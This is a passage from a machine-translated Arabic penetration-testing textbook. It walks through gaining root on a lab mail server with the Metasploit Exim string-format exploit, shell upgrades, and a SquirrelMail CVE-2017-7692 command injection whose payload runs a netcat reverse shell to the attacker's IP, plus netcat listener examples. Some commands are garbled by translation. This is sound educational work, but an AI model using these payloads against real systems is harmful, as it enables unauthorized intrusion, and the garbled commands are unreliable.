ستقوم الآن بتشغيل برنامج استغلال من شأنه أن يمنحك صلاحيات الجذر على خادم البريد.
ابدأ بالبحث عن ثغرات Eximفي .Metasploit

```
ابحث عن إكسيم
```

يجب أن يُظهر هذا البحث عدة وحدات مختلفة. ستستخدم وحدة . exim4_string_formatلاستخدام هذه الوحدة، اكتب useمتبوعًا بالمسار الكامل للوحدة كما يلي:

```
استخدم exploit/unix/smtp/exim4_string_format
```

تذكر أن تعرض المعلومات والخيارات الخاصة بهذه الوحدة كما فعلت سابقًا. عيّن عنوان الوجهة أو المضيف البعيد (عادةً ما يكون متغير RHOSTأو (RHOSTSإلى عنوان IPالخاص بخادم البريد:

```
قم بتعيين RHOSTS <عنوان IPالمستهدف>
```

يمكنك الاطلاع على الحمولات المختلفة المتاحة لهذا الاستغلال عن طريق كتابة الأمر .show payloads
وينتج عن ذلك عرض قائمة بالحمولات، كما هو موضح هنا:

```
msf exploit(unix/smtp/exim4_string_format) > show payloads

الحمولات المتوافقة
==========

اسم                                  رتبة      تحقق من الوصف
----                                  ----      -----
cmd/unix/bind_perl                    عادي لا   واجهة أوامر يونكس، ربط TCP (عبر Perl)
cmd/unix/bind_perl_ipv6               عادي لا   واجهة أوامر يونكس، ربط TCP (عبر Perl) IPv6
cmd/unix/bind_ruby                    عادي لا   واجهة أوامر يونكس، ربط TCP (عبر Ruby)
cmd/unix/bind_ruby_ipv6               عادي لا   واجهة أوامر يونكس، ربط TCP (عبر روبي) IPv6
cmd/unix/generic                      عادي لا   أمر يونكس، عام
                                                تنفيذ الأوامر
cmd/unix/reverse                      عادي لا   موجه أوامر يونكس، مزدوج
                                                بروتوكول TCPالعكسي (telnet)
cmd/unix/reverse_bash_telnet_ssl      عادي لا   موجه أوامر يونكس، .../reverse_bash_telnet_ssl
                                                بروتوكول TCPالعكسي SSL(تلنت)
cmd/unix/reverse_perl                 عادي لا   واجهة أوامر يونكس، عكسية
                                                بروتوكول TCP(عبر لغة بيرل)
```

Machine Translated by Google

واجهة أوامر يونكس، عكسية	cmd/unix/reverse_perl_sslعادي لا بروتوكول TCP SSL(عبر لغة بيرل)
واجهة أوامر يونكس، عكسية	cmd/unix/reverse_rubyعادي لا بروتوكول TCP(عبر لغة روبي)
واجهة أوامر يونكس، عكسية	cmd/unix/reverse_ruby_sslعادي لا بروتوكول TCP SSL(عبر لغة روبي)
موجه أوامر يونكس،	reverse_ssl_double_telnetnormal/...لا بروتوكول TCP SSL telnetذو النسخ العكسي المزدوج

لمعرفة شكل الهجوم الناجح، يُنصح باستخدام حمولة . reverse_perlتعتمد هذه الحمولة على تثبيت لغة برمجة Perlعلى الجهاز البعيد (أو الهدف). قد لا تعرف اللغات المثبتة على الهدف، ولكن من الشائع وجود لغات معينة مثل Rubyو Pythonو Perlعلى أنظمة شبيهة بـ .UNIXيمكنك أيضًا تجربة حمولات مختلفة حتى تجد الحمولة المناسبة، بشرط أن يكون لديك بيئة مستقرة.

استغلال (المزيد حول هذا لاحقًا).

قم بتعيين حمولة cmd/unix/reverse_perl

```
الحمولة cmd/unix/reverse_perl =>
```

ما هي الحمولة؟

بشكل عام، الحمولة هي ما يتم نقله أو إيصاله من مكان إلى آخر. ربما سمعتَ بهذا المصطلح يُستخدم للإشارة إلى الأسلحة، مثل القنابل أو الصواريخ. الحمولة هي الجزء الذي ينفجر ويُحدث الضرر، بينما نظام الدفع في الطائرة أو الصاروخ هو الجزء الذي يدفع الحمولة إلى هدفها.

في شبكات الحاسوب، الحمولة هي البيانات التي يتم إرسالها داخل حزمة من
من مضيف إلى آخر. قد يكون هذا شيئًا بريئًا تمامًا، مثل مقطع من فيلم تشاهده عبر الإنترنت أو جزء من بريد إلكتروني. وقد يكون، بالطبع، شيئًا يهدف إلى إلحاق الضرر، مثل سطر من التعليمات البرمجية الخبيثة. وكما هو الحال مع القنابل والصواريخ وقذائف المدفع، يجب إيصال حمولة الحاسوب حتى تتمكن من إحداث أي تأثير. نظام الإيصال في هذه الحالة هو مجموعة من البروتوكولات، مثل بروتوكول الإيثرنت، وبروتوكول الإنترنت، وبروتوكول التحكم في الإرسال، وبروتوكول نقل البريد البسيط، والتي تعمل جميعها بتناغم لنقل تلك الحمولة بين المضيفين حتى تصل إلى هدفها.

عند تنفيذ عمليات استغلال الثغرات، سواء باستخدام Metasploitأو من سطر الأوامر، اعتبر عملية الاستغلال نفسها امتدادًا لنظام التوصيل هذا، حيث تستهدف نقطة ضعف في دفاعات النظام وتتمكن من إيصال حمولة ضارة إلى المكان الأكثر أهمية. هذه الحمولة عبارة عن شيفرة برمجية نختارها، تُمكّننا من تشغيل واجهة سطر أوامر، أو أي شكل آخر من أشكال الوصول، إلى النظام البعيد.

للحصول على تشبيه دقيق للغاية، تخيل لوك سكاي ووكر وهو يطلق طوربيداته البروتونية في
فتحة عادم نجمة الموت في فيلم حرب النجوم: الحلقة الرابعة. تكمن نقطة الضعف، في هذه الحالة، في نظام عادم مصمم بشكل سيئ (أو كما اتضح، ثغرة أمنية مُحكمة) بالإضافة إلى عدم القدرة على صد هجمات العديد من السفن المقاتلة الصغيرة. يكمن الاستغلال في العملية التي تُنفذ الهجوم على نظام العادم الضعيف.

Machine Translated by Google

انطلق لوك وأصدقاؤه المتمردون نحو خندق نجمة الموت. وفي النهاية، تم إيصال الحمولة على شكل طوربيدات بروتونية، والتي دمرت الخادم بأكمله (أو نجمة الموت في هذه الحالة) عن طريق الانفجار.

أنواع حمولات Metasploit

توجد ثلاثة أنواع شائعة من الحمولات: findsockو reverseو bind(اختصارًا لـ "find socket"). تحاول حمولة bindإنشاء مستمع على الجهاز المستهدف، ثم تنتظر اتصالًا واردًا من جهاز المهاجم. أما حمولة reverseفهي

سيحاول المهاجم جعل الجهاز المستهدف يتصل بمنفذ على جهازه. تستخدم حمولة findsockمنفذًا موجودًا على الجهاز المستهدف. المنفذ هو منفذ مرتبط بعنوان IPمحدد، ويستمع للاتصالات أو يُستخدم حاليًا للتواصل. يُعد استخدام حمولة findsockخيارًا أكثر سرية من حمولات bind أو ،reverseلأنها تستخدم اتصالات موجودة بالفعل، وبالتالي تقل احتمالية لفت الانتباه. تُنشئ حمولات bindو reverseاتصالات جديدة على منافذ قد لا تكون قيد الاستخدام على الجهاز المستهدف، وهو ما قد يكون واضحًا لمن يراقب من داخل الشركة. لا يُشكل هذا بالضرورة مشكلة عند العمل مع عميل، لأنك على الأرجح لا تسعى لتجنب الكشف، ولكن قد تتطلب بعض المهام، بالاتفاق مع العميل، اتباع نهج سري.

ستصبح أنواع الحمولات وأنواعها أكثر وضوحًا لك مع تقدمك في اللعبة.
هذا الكتاب، وسنعود إليه مرارًا وتكرارًا.

إذا نظرت إلى خيارات الوحدة (عرض الخيارات) مع تحديد حمولة، فسترى إعدادات إضافية. يجب أيضًا تهيئة الحمولة لكي تعمل بشكل صحيح. بما أننا اخترنا نوع حمولة عكسية، فيجب تعيين المضيف المحلي إلى جهاز Linux Kaliالظاهري. ستحاول الحمولة الاتصال بجهاز Kali Linuxالظاهري من الجهاز المستهدف، لذا سيكون هذا اتصالًا واردًا . يمكنك تخيل الأمر كشخص يُقذف فوق سور مدينة بواسطة مقلاع، ثم يُلقي سلمًا من الحبال فوق السور من الداخل، مما يسمح لمزيد من الأشخاص بالتسلق. عيّن قيمة LHOSTإلى عنوان IPالخاص بالجهاز الذي تهاجم منه.

```
set LHOST 192.168.56.100
```

يمكنك التحقق من عنوان IPالخاص بك باستخدام الأمر ifconfigأو ip addressمن داخل .Metasploitلا داعي لفتح نافذة طرفية أو علامة تبويب جديدة إذا [redacted] في ذلك. هذه الطريقة تعمل مع أوامر أخرى أيضًا.

ستحتاج أيضًا إلى تحديد المنفذ المحلي (LPORT)لكي يعرف البرنامج المنفذ الذي يجب الاتصال به على جهازك الظاهري بنظام كالي لينكس. من الناحية النظرية، يمكنك اختيار أي منفذ تريده، ولكن يُفضل اختيار منفذ لا يثير الشكوك فورًا. يُعد استخدام المنفذ 443كمنفذ محلي أمرًا شائعًا، لأنه قد يبدو كحركة مرور ويب عند الفحص السطحي.

ضبط المنفذ LPORT 443

Machine Translated by Google

قبل تشغيل أي ثغرة أمنية، تأكد من صحة الخيارات التي أدخلتها.
تأكد من إدخال عناوين IPالمحلية والبعيدة وأرقام المنافذ الصحيحة. عندما تكون مستعدًا للمتابعة في الهجوم، اكتب exploit.
عند الطلب.

هل لديك صلاحيات الجذر؟

بعد لحظات قليلة، وإذا نجحت عملية الاستغلال، سيتم فتح نافذة طرفية، وسترى رسالة مشابهة لما يلي يعرضها برنامج :Metasploit

```
[*]تم بدء معالج TCPالعكسي على 192.168.56.100:443
- 192.168.56.102:25 [*]جارٍ الاتصال بـ ... 192.168.56.100:25
- 192.168.56.102:25 [*]الخادم: 220 localhost ESMTP Exim 4.68الجمعة، 01
فبراير 0000+ 12:55:03 2019
[*] 192.168.56.102:25 - EHLO: 250-localhost Hello 96NpBYZG.com [192.168.56.100]

[*] 192.168.56.102:25 - EHLO: 250-SIZE 52428800
- 192.168.56.102:25 [*]إهلو: 250-EXPN
[*] 192.168.56.102:25 - EHLO: 250-PIPELINING
[*] 192.168.56.102:25 - EHLO: 250 HELP
- 192.168.56.102:25 [*]تم تحديد اسم المضيف الخاص بنا وهو 96NpBYZG.comوعنوان IP
العنوان هو 192.168.56.100
- 192.168.56.102:25 [*]البريد: 250موافق
[*] 192.168.56.102:25 - RCPT: 250 مقبول
- 192.168.56.102:25 [*]البيانات: 354أدخل الرسالة، وتنتهي بـ "."في سطر منفصل

- 192.168.56.102:25 [*]جارٍ إنشاء الرؤوس الأولية ...
- 192.168.56.102:25 [*]جارٍ إنشاء ... HeaderX
- 192.168.56.102:25 [*]جارٍ إنشاء الجسم ...
- 192.168.56.102:25 [*]إرسال 50ميجابايت من البيانات...
- 192.168.56.102:25 [*]إنهاء الرسالة الأولى.
- 192.168.56.102:25 [*]النتيجة: 552"حجم الرسالة يتجاوز الحد الأقصى المسموح به\n٢\n"

- 192.168.56.102:25 [*]إرسال الرسالة الثانية ...
- 192.168.56.102:25 [*]نتيجة البريد الإلكتروني: 0 :/bin/sh"لا يمكن الوصول إلى الطرفية؛ تم إيقاف التحكم في المهمة\n\n"

- 192.168.56.102:25 [*]نتيجة " $" :RCPT
- 192.168.56.102:25 [*]جارٍ البحث عن لغة بيرل لتسهيل عملية التصعيد...
- 192.168.56.102:25 [*]تم اكتشاف ملف تنفيذي لـ Perl، محاولة تصعيد...
- 192.168.56.102:25 [*]استخدام مترجم لغة بيرل في /usr/bin/perl...
- 192.168.56.102:25 [*]إنشاء الملفات المؤقتة / var/tmp/ihJnMosDو /
var/tmp/JUVNYHZk...
- 192.168.56.102:25 [*]محاولة تنفيذ الحمولة بصلاحيات المستخدم الجذر...
[*]تم فتح جلسة موجه الأوامر رقم (192.168.56.102:40060 -> 192.168.56.100:443) 1في 0000+ 15:17:25 29-01-2019
```

Machine Translated by Google

لا يوجد موجه أوامر هنا، ولكن يمكنك إدخال الأوامر. هذه واجهة سطر أوامر على الجهاز البعيد (خادم البريد الافتراضي)، لذا سيتم تسجيل أي شيء تكتبه هناك، وإذا كان أمرًا مشروعًا، فسيتم تنفيذه. يُنصح بتجربة الأمر idكأول أمر. كان من المفترض أن يمنحك هذا الاستغلال إمكانية الوصول إلى حساب المستخدم الجذر فورًا (ليس الأمر بهذه السهولة دائمًا)، وسيتم تأكيد ذلك بواسطة الأمر .id

مخرجات الأمر.

```
uid=0(root) gid=0(root) groups=0(root)
```

هناك ثغرة أخرى يمكنك تجربتها وهي الأمر ،uname -aالذي سيوفر لك معلومات حول النظام، مثل إصدار النواة ونظام التشغيل كما يلي:

```
خادم البريد لينكس 1# 3.16.0-4-586 01mailserverديبيان i686 (30-04-2017) 2-3.16.43
جنو/لينكس
```

لديك صلاحيات الجذر على هذا الجهاز، ويمكنك فعل ما تشاء بها . لكن ثمة مشكلة. قد تمتلك صلاحيات الجذر، لكنك لا تملك واجهة سطر أوامر مناسبة. حاول التنقل في نظام الملفات واستكشافه قليلاً. بدون واجهة سطر أوامر مناسبة، قد يصبح الأمر محبطًا. تقنية الاستغلال التي استخدمناها للتو طوّرها جوشوا دريك، وهي تعمل بالتزامن مع ثغرتين أمنيتين لتوفير واجهة سطر أوامر عن بُعد. إنها مثال ممتاز على استغلال ثغرة الجذر عن بُعد وكيفية تطوير شيفرة استغلال موثوقة.

ترقية هيكلك

لتسهيل الأمور، يمكنك القيام بما يُمكن تسميته بترقية واجهة سطر الأوامر .(shell)هذا ليس مصطلحًا تقنيًا، ولكنه يصف ما تفعله بدقة . كما سترى قريبًا، فإن العديد من الثغرات الأمنية لا تمنح صلاحيات الجذر كما أوضحنا سابقًا، وترقية واجهة سطر الأوامر ضرورية لتشغيل المزيد من الثغرات على الجهاز البعيد بهدف رفع مستوى الصلاحيات. هناك طرق مختلفة للترقية، ولكن إحدى الطرق الجيدة هي تشغيل سطر الأوامر التالي في بايثون:

```
python -c "import pty; pty.spawn('/bin/bash')"
```

هذا برنامج بايثون كامل يقوم أولاً باستيراد وحدة pty(من مكتبة بايثون) ثم يُشغّل دالة . spawnالوسيط المُمرّر إلى دالة spawnهو / ،bin/bashوهو المسار الكامل لمُفسّر bashفي معظم أنظمة يونكس. كل هذا يتم على الجهاز المُستهدف. نعتمد على تثبيت بايثون مع وحدة ptyاللازمة ، بالإضافة إلى وجود bashفي المجلد /. bin

[redacted]

يحتوي إطار عمل Metasploitعلى أمر لإدارة الحمولة.

التي تم تنفيذها على مضيف بعيد. يمكنك استخدام جلسات الأوامر لـ

التفاعل مع جميع الجلسات المتاحة حاليًا وعرضها، وإنهاء جلسة، والتحكم بها.

Machine Translated by Google

جلسة. إحدى الميزات المفيدة هي الأمر ،u- sessionsالذي يُحدّث طرفية مثل تلك التي تم الحصول عليها من ثغرة .Eximويتم ذلك بطريقة مشابهة لمثال بايثون الخاص بنا.

بعد تشغيل هذا البرنامج، ستظهر لك رسالة مشابهة لما يلي:

```
root@mailserver01:/var/spool/exim4
```

أصبح لديك الآن بيئة طرفية تفاعلية، ويمكنك تصفح نظام الملفات بسهولة نسبية! بعد الوصول إلى هذه المرحلة، والعمل لصالح عميل، ستنتقل بحذر إلى المرحلة التالية من الاختبار، وهي مرحلة ما بعد الاختراق. تتضمن هذه المرحلة جمع ملفات كلمات المرور وملفات الظل ، بالإضافة إلى التحقق من وجود معلومات حساسة أو بالغة الأهمية لا ترغب الشركة في أن يتمكن أي مخترق خبيث من الوصول إليها. سيُعزز هذا من قوة تقريرك عند شرح خطورة المشكلة للعميل. عند اكتشاف ثغرة كهذه، حيث يُمكن الحصول على صلاحيات الجذر عن طريق تشغيل برنامج نصي (وهو أمر بسيط نسبيًا)، يجب عليك إبلاغ عميلك فورًا. كما يُنصح بأن يكون لديك حل مُقترح في ذهنك عند التحدث معه، مثل تحديث البرنامج أو تعطيله مؤقتًا أثناء تطبيق التصحيح. يُعتبر هذا النوع من المشاكل بالغ الأهمية، ويجب تصعيده لحله في أسرع وقت ممكن.

في 6يونيو ،2019تم تحديد ثغرة أمنية جديدة (CVE-2019-10149)في .Exim4
تسمح هذه الثغرة بتنفيذ الأوامر عن بُعد ورفع مستوى الصلاحيات محليًا ، على غرار المشكلة التي تناولناها للتو. تاريخيًا، كان برنامج Eximمصدرًا غنيًا بالثغرات الأمنية التي تُتيح الوصول إلى أنظمة ،Linuxوقد يستمر هذا التوجه.

استغلال CVE-2017-7692

تؤثر هذه الثغرة الأمنية تحديدًا على عميل بريد إلكتروني يعمل بلغة PHPيُسمى .SquirrelMailسنتناول استغلال هذه الثغرة عند استخدام خادم البريد .Eximيُعدّ هذا الاستغلال أكثر تعقيدًا من الاستغلالات الأخرى التي تمّت دراستها حتى الآن، ويمكن اعتباره تمرينًا متقدمًا، يُنصح بالعودة إليه بعد الانتهاء من الفصول اللاحقة. ستتضح بعض أجزاء الشرح التالي بعد قراءة فصلي الويب: الفصل السابع بعنوان "شبكة الثغرات الأمنية العالمية"، والفصل الثاني عشر بعنوان "تطبيقات الويب".

ومع ذلك، ولأنها توضح مفهوم حقن الأوامر تحديدًا في وظائف البريد الإلكتروني من خلال ،()PHP mailفقد أدرجناها هنا.
ستحتاج إلى استخدام أداة وسيطة ،(Man-in-the-middle proxy)مثل النسخة المجانية من Burp Suiteأو Mitmproxy(وسيط وسيط) لمن يفضلون استخدام سطر الأوامر. كلا الأداتين مُدمجتان مع نظام .Kali Linuxسنتناول Burp Suiteبالتفصيل في الفصل السابع، وسيكون خيارنا الأساسي لـ

Machine Translated by Google

يقوم هذا البرنامج باعتراض وفحص طلبات HTTP. كما يوفر واجهة رسومية سهلة الاستخدام للعديد من مهام الويب الشائعة، وهو الأداة المفضلة لدى العديد من خبراء أمن تطبيقات الويب.

لاستغلال الثغرة CVE-2017-7692، سجّل الدخول أولاً إلى تطبيق SquirrelMail كمستخدم (حصلت على بيانات اعتماده مسبقاً بطريقة أخرى)، ثم انتقل إلى المعلومات الشخصية ضمن "خيارات". عيّن عنوان البريد الإلكتروني للمستخدم إلى a@a.com، مع التأكد من تفعيل خاصية "الاعتراض" في Burp Suite. سيقوم Burp Suite باعتراض طلبك عند النقر على "إرسال".

في Burp Suite، وفي علامة التبويب Intercept، قم بتغيير المعلمة new_email_address في طلب POST الذي تم اعتراضه إلى ما يلي:

```
new_email_address=a%40localhost%09-be%09${run{"/bin/nc%09-e%09/bin/
sh%09192.168.56.100%0980"}}%09
```

ما لدينا هنا هو مثال على هجوم حقن الأوامر. الأمر يتم حقن المادة التالية:

```
{تشغيل}"/"}}bin/nc%09-e%09/bin/sh%09192.168.56.100%0980
```

قد يبدو هذا الأمر مُربكًا بعض الشيء نظرًا لاستخدام ترميز URL. في الواقع، يُمثل 09% علامة جدولة (حرف التحكم HT ASCII) أو علامة الجدولة الأفقية)، ولكن يجب ترميزه ليتم إرساله عبر HTTP. ستلاحظ أن هذا الأمر سيُشغّل Netcat (nc) ويُعطي الخيار e- الذي يُحدد أمرًا إضافيًا لإرساله إلى الهدف عبر اتصال TCP.

الأمر هو bin/sh (sh / اختصار لكلمة shell)، وهو مترجم أوامر سطر أوامر آخر مثل bash. يجب أن يكون عنوان IP المُعطى هو عنوان IP الخاص بجهاز Kali Linux، لأنك تريد من Netcat إرسال shell من الجهاز البعيد إلى جهازك المحلي المُهاجم - أي جهاز Kali Linux الظاهري. في مثالنا، هو 192.168.56.100، ولكن يمكنك تغييره. إذا نظرت إلى سلسلة حقن الأمر بدون 09%، فسيكون فك تشفير الأمر أسهل بكثير .

```
bin/nc -e /bin/sh 192.168.56.100 80"}}/"}تشغيل{
```

يكمن سر نجاح هذه التقنية في استغلال ثغرة في واجهة برمجة تطبيقات البريد الإلكتروني (Mailer API) الخاصة بلغة PHP. إذ يتحقق التطبيق من وجود مسافات بيضاء قبل تنفيذ الأوامر في دالة ()Mail الخاصة بـ PHP. فإذا أضاف المهاجم مسافة، يفشل الأمر. مع ذلك، يمكن للمهاجمين استخدام علامات الجدولة (Tab) لتحقيق التأثير نفسه. يجب تخصيص كل عملية استغلال للثغرة لتتوافق مع خادم البريد الإلكتروني (MTA) المستخدم في PHP. ويمكن العثور على أمثلة أخرى لهذه الثغرة على الإنترنت لخوادم بريد إلكتروني مختلفة.

قبل إرسال هذا الطلب إلى الخادم، تأكد من تشغيل برنامج Netcat على جهازك الظاهري الذي يعمل بنظام Kali Linux على نفس المنفذ. يستخدم مثالنا لسلسلة الاستغلال منفذ TCP رقم 80. يُعدّ Netcat أداةً متعددة الاستخدامات في مجال الشبكات، حيث يمكنه العمل في وضع العميل والخادم. سنشرح الآن كيفية استخدامه بشكل أساسي.

Machine Translated by Google

وسنتناول هذا الموضوع مجدداً في فصول لاحقة. أولاً، قم بتوجيه برنامج Netcatللاستماع إلى الاتصالات الواردة على جهازك الظاهري الذي يعمل بنظام Kali Linuxباستخدام الأمر التالي:

```
nc -v -l -p 1337
الاستماع على [أي] ... 1337
```

يُعدّ استخدام الخيار v-ضروريًا، إذ بدونه لن تتمكن من رؤية أي معلومات عن حالة الاتصال. افتح نافذة طرفية أخرى، واتصل باتصال Netcatالمُستمع. ثم نفّذ عملية . bin/sh/

```
nc -e /bin/sh 127.0.0.1 1337
(?) 1337 [127.0.0.1] localhostمفتوح
```

إذا عدت الآن إلى أمر Netcatالأول، فسترى أن عميلًا قد اتصل ويمكنك إرسال أوامر إلى bin/sh/

عملية العميل.

```
الاستماع على [أي] ... 1337
الاتصال بـ [127.0.0.1]من المضيف المحلي 40008 [127.0.0.1]
uid=0(root) gid=0(root) groups=0(root)
```

لقد أوضحنا للتو مرونة برنامج Netcatمن خلال إنشاء جلسة تحكم عكسية
إلى جهازنا الظاهري .Kali Linuxهذا هو نفس السلوك الذي نحاول تحقيقه باستخدام سلسلة أوامر استغلال -
SquirrelMailنريد أن يتصل البرنامج المُعرّض للخطر بخادم Netcatالخاص بنا حتى نتمكن من تشغيل المزيد من الأوامر على الكمبيوتر البعيد. هذا هو الاستخدام الأكثر شيوعًا لـ Netcat؛ أي نقل التطبيقات والمخرجات والملفات بين أجهزة الكمبيوتر.

لا يتم تنفيذ عملية حقن أوامر SquirrelMail Exim PHP Mail()إلا عند إرسال بريد إلكتروني من حساب (عندما يتم تمرير تسلسل علامات التبويب في النهاية إلى خادم بريد عبر سطر الأوامر باستخدام ،(PHPوعندها ستلاحظ إنشاء اتصال عبر Netcatعلى المنفذ 80بجهازك الظاهري ،Kali Linuxبشرط أن تكون قد قمت بإعداد Netcatللاستماع على المنفذ 80لاستقبال الاتصالات. لإعداد المستمع، استخدم الأمر التالي:

```
nc -v -l -p 80
```

كما ذكرنا في بداية هذا القسم، كان هذا مثالاً على استغلال يدوي متقدم، وهو استغلال قد يُشعرك بالإحباط إذا حاولتَه وفشلتَ عدة مرات. لا تقلق، يمكنك العودة إلى هذا لاحقًا بعد شرح المزيد من المفاهيم بتفصيل أكبر. بصفتك مخترقًا، ستحتاج غالبًا إلى مغادرة منافذ وخدمات معينة ، والانتقال إلى غيرها، ثم العودة إليها لاحقًا عندما تتعمق في فهم وظيفتها.

Machine Translated by Google

ملخص

في هذا الفصل، تعرّفت على بعض الأساسيات المتعلقة بالبروتوكولات التي تسمح بعمل البريد الإلكتروني، ورأيت كيف يمكن أن تكون هذه البروتوكولات نفسها معيبة. على سبيل المثال، تم تحديد بروتوكول SMTPلأول مرة في وقت كان فيه بالإمكان الوثوق بجميع مستخدمي الشبكة -قبل ظهور الإنترنت -ومع ذلك لا يزال يُستخدم حتى اليوم، وإن كان مع بعض الميزات الإضافية. أما الخوادم المفتوحة، التي كانت ضرورية في السابق لنقل البريد الإلكتروني عبر الشبكات، فلا يُساء استخدامها اليوم إلا إذا اكتشفها مرسلو البريد العشوائي.

لقد رأيتَ أيضاً كيف يمكن أن تكشف رؤوس رسائل البريد الإلكتروني عن معلومات، بالإضافة إلى رسائل لا تصل حتى إلى المُستلم. لقد قمتَ بفحص خادم بريد ووجدتَ أنه يُشغّل مجموعة متنوعة من خدمات البريد التي تُغطي مجتمعةً سلسلة البريد الإلكتروني.
تم استكشاف Nmapبمزيد من التفصيل في هذا الفصل، ويجب أن تبدأ في رؤية الإمكانات الكامنة في أدوات مثل هذه.
برامج البريد الإلكتروني، مثل أي برنامج آخر، بها عيوب متأصلة لأنها كُتبت بواسطة أشخاص باستخدام لغات برمجة (كتبها أشخاص أيضًا) وبُنيت على تكنولوجيا طُورت في زمن أكثر براءة.

في بعض الأحيان، تحتوي البرامج على أخطاء صغيرة، حيث لا يلزم سوى تعديل بضعة أسطر من التعليمات البرمجية لتصحيح المشكلة؛ يعد خطأ Heartbleedمثالاً على هذا النوع من العيوب.

لقد قمتَ باختراق حسابات المستخدمين باستخدام أسلوب التخمين العشوائي، مستغلًا ثغرة في خدمة POP3 التي لم تكن تُقفل الحسابات عند محاولات تسجيل الدخول الفاشلة، ويُفضّل استبدالها بخدمة IMAPالأحدث. كما اكتشفتَ أن الخادم كان يُشغّل إصدارًا من برنامج Eximيحتوي على ثغرات أمنية معروفة، واكتشفتَ ثغرات مكّنتك في النهاية من السيطرة على الخادم والحصول على صلاحيات الجذر.

لقد ذكرنا التشفير بإيجاز في هذا الفصل عند الحديث عن بروتوكول /SSL
بروتوكول TLS(ومشكلاته). لكننا لم نتطرق إلا إلى جزء بسيط منه هنا، وسنتعمق فيه أكثر في مواضع أخرى من هذا الكتاب. لا يزال العديد من مستخدمي البريد الإلكتروني اليوم يعتقدون أنه آمن، وبالفعل، يتم تشفير الغالبية العظمى من رسائل البريد الإلكتروني بواسطة مزودين مثل مايكروسوفت وفاست ميل وجوجل، لكن هذا التشفير ليس تشفيرًا تامًا ، ولا تزال هناك فرص كثيرة للمخترقين للوصول إليه. يتيح برنامج Pretty Good Privacy (PGP)للمستخدمين تشفير رسائلهم الإلكترونية عند إرسالها بحيث لا يمكن قراءتها إلا من قبل شخص يمتلك المفتاح الخاص للمستلم (ويُفضل أن يكون المستلم هو الوحيد). يُنصح بهذا الأسلوب لأي فرد أو شركة ترسل بريدًا إلكترونيًا وتعتبر محتواه خاصًا، وهو كذلك في كثير من الحالات، إذا ما أخذنا في الاعتبار تذييلات مثل هذه:

هذه الرسالة الإلكترونية وأي ملفات مرفقة بها سرية ومخصصة حصراً للشخص أو الجهة الموجهة إليها. إذا استلمت هذه الرسالة بالخطأ، يُرجى إبلاغ مدير النظام. تحتوي هذه الرسالة على معلومات سرية ومخصصة فقط للشخص المذكور اسمه. إذا لم تكن أنت الشخص المذكور اسمه، فيُرجى إبلاغ مدير النظام.

Machine Translated by Google

إلى المرسل إليه، لا يجوز لك نشر أو توزيع أو نسخ هذه الرسالة الإلكترونية.
يرجى إبلاغ المرسل فورًا عبر البريد الإلكتروني في حال استلامك هذه الرسالة بالخطأ، وحذفها من نظامك. إذا لم تكن أنت المُستلم المقصود، يُرجى العلم بأن الكشف عن محتوى هذه الرسالة أو نسخه أو توزيعه أو اتخاذ أي إجراء بناءً عليه أمرٌ محظورٌ منعًا باتًا.

كما تتخيل، لا يكترث مجرمو القرصنة بمثل هذه الفقرات. بصفتك هاكرًا أخلاقيًا، تقع على عاتقك مسؤولية تثقيف الآخرين (بلطف، لا بالإجبار) وأن تكون قدوة حسنة.

Machine Translated by Google

Machine Translated by Google

الفصل

7

شبكة الإنترنت العالمية
نقاط الضعف

سيركز هذا الفصل بشكل أساسي على الهجمات التي تستهدف البنية التحتية لخوادم الويب.
ستستكشف التقنيات التي تدعم تطبيقات الويب، بما في ذلك بروتوكولات الويب، وبرامج خوادم الويب، وتقنيات جانب الخادم. ستتعرف على كيفية الوصول إلى نظام التشغيل الأساسي من خلال استغلال ثغرات في هذه التقنيات. وفي النهاية، سيتم استغلال نواة لينكس نفسها للوصول إلى صلاحيات الجذر في مختبر الكتب.

قد تكون على دراية ببرامج خوادم الويب الشائعة مثل أباتشي، ونجنكس، وخدمات معلومات الإنترنت من مايكروسوفت .(IIS)سنتناول أيضًا بروتوكول نقل النص التشعبي (HTTP)والنسخة الآمنة منه .(HTTPS)علاوة على ذلك، سنتعرف على تطبيقات جافا الصغيرة ،(Java servlets)وهي عبارة عن حاويات لاستضافة تطبيقات الويب المكتوبة بلغة جافا (مثل تلك المستخدمة في الخدمات المصرفية عبر الإنترنت).

سنستخدم أدوات مصممة لتحديد نقاط الضعف في البنية التحتية للويب والتقنيات القديمة مثل واجهة البوابة العامة .(CGI)كما سنتعرف على مشاكل إضافية في الخدمات المعرضة لثغرة ،Heartbleedوسندرس أيضًا ثغرة ،Shellshockوهي ثغرة أخرى معروفة ومنتشرة على نطاق واسع.

بعد استعراض عدد من منافذ خوادم الويب الشائعة، سنتناول إحدى الطرق التي قد تُمكّنك من رفع صلاحياتك على خادم ويب مخترق. سنستكشف في هذا الفصل كل شيء تقريبًا باستثناء تطبيق الويب نفسه، الذي عادةً ما يعمل على المنفذين 80و344.

Machine Translated by Google

سيتم فحص بعض تطبيقات الويب العامة، مثل لوحات التحكم الإدارية، المستخدمة لإدارة الخادم نفسه. وسيتم التعامل معها بشكل منفصل عن تطبيقات الويب المصممة عادةً للاستخدام العام. في الواقع، ستجد أنه ليس بالضرورة وجود فرق واضح بين اختراق خادم الويب واختراق تطبيقات الويب.

عند إجراء تقييم لتطبيق ويب لأحد العملاء، ستستخدم في البداية التقنيات المذكورة في هذا الفصل. بعد استنفاد جوانب البنية التحتية لأمان خادم الويب، ستنتقل إلى اختبار مُركّز لتطبيقات الويب نفسها (إذ يمكن لخادم الويب استضافة أكثر من تطبيق). وقد سبق لك أن اطلعت على شكل خادم أسماء وخادم بريد إلكتروني خاص بالعميل.

ستدرس الآن خادم ويب نموذجيًا، وهو تقنية شائعة أخرى تستخدمها الشركات اليوم. ستتعرف على الخدمات التي تعمل عليه، وتحدد نظام التشغيل، وتفحص برنامج خادم الويب. لكننا سنبدأ أولًا بالتأكد من فهمك لأساسيات هذه التقنية.

شبكة الإنترنت العالمية

يخلط البعض بين شبكة الويب العالمية (WWW)والإنترنت ، لكنهما مختلفان تماماً. شبكة الويب العالمية من ابتكار تيم بيرنرز لي، وقد صُممت في الأصل كوسيلة لتبادل المعلومات البسيطة -النصوص والصور -على شكل صفحات.
تُنقل هذه الصفحات من جهاز إلى آخر باستخدام بروتوكول يُسمى بروتوكول نقل النص التشعبي .(HTTP)وقد طُوّرت لغة ترميز لإنشاء صفحات الويب هذه تُسمى لغة ترميز النص التشعبي .(HTML)

